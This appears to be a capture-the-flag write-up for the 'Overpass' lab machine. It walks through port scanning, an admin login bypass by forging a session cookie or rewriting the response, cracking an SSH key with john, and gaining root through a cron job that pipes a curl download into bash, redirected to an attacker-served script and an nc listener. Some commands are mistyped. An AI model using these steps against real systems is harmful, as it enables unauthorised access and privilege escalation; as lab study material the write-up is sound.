target = '10.10.92.160'

nmap scan open ports

```
22, 80
```

```
└─$ sudo nmap -sC -sV -A 10.10.92.160
[sudo] password for itsme:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-16 04:41 EAT
Nmap scan report for 10.10.92.160
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 37:96:85:98:d1:00:9c:14:63:d9:b0:34:75:b1:f9:57 (RSA)
|   256 53:75:fa:c0:65:da:dd:b1:e8:dd:40:b8:f6:82:39:24 (ECDSA)
|_  256 1c:4a:da:1f:36:54:6d:a6:c6:17:00:27:2e:67:75:9c (ED25519)
80/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Overpass
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
```

dir enumeration with dirb http://10.10.92.160

- /admin

Found two bypass methods

- Changing the response
  - Burp intercept the request to change the response to allow for a redirect to the admin page


  - To this

```
HTTP/1.1 302 FOUND
Date: Mon, 20 Jul 2020 14:33:13 GMT
Content-Length: 21
Content-Type: text/plain; charset=utf-8
Connection: close
location: /admin```

<!-- - ![image](./images/basic/) -->
```

- Setting cookie

- With console, running `documentcookie="SessionToken=pleaselogmein"`




Now u get the to the admin page

Now we have found two users

- James
- Paradox

Private key belonging to James

- Save it to local machine
- Its encrypted!! We can use john to crack it
  - We first generate hash using ssh2john `ssh2john james.key > jame.key.txt`
  - Now we crack it `john jame.key.txt --wordlist=/path/wordlist`
    - We now get



    - `chmod 600 jame.key` - set necessary permissions

`ssh -i jame.key james@10.10.92.160` -p james13 We are in the machine

linpeas.sh enumeration to escalete manenos

There is crontab running with root priv `* * * * * root curl overpass.thm/downloads/src/buildscript.sh | bash`

Overpass.thm is the host so we need to spoof it to fit our IP. `ech0 '10.8.253.0 overpass.thm' /etc/hosts`

We need to set up a curl server on our machine to serve the curl request. It should have dir/paths to match the crontab job `python3 -m http.server 80`

Create a nc listener so as to connect back to our machine `nc -nlvp 1423`

We wait. Boooom!!! We are ROOT!!!!!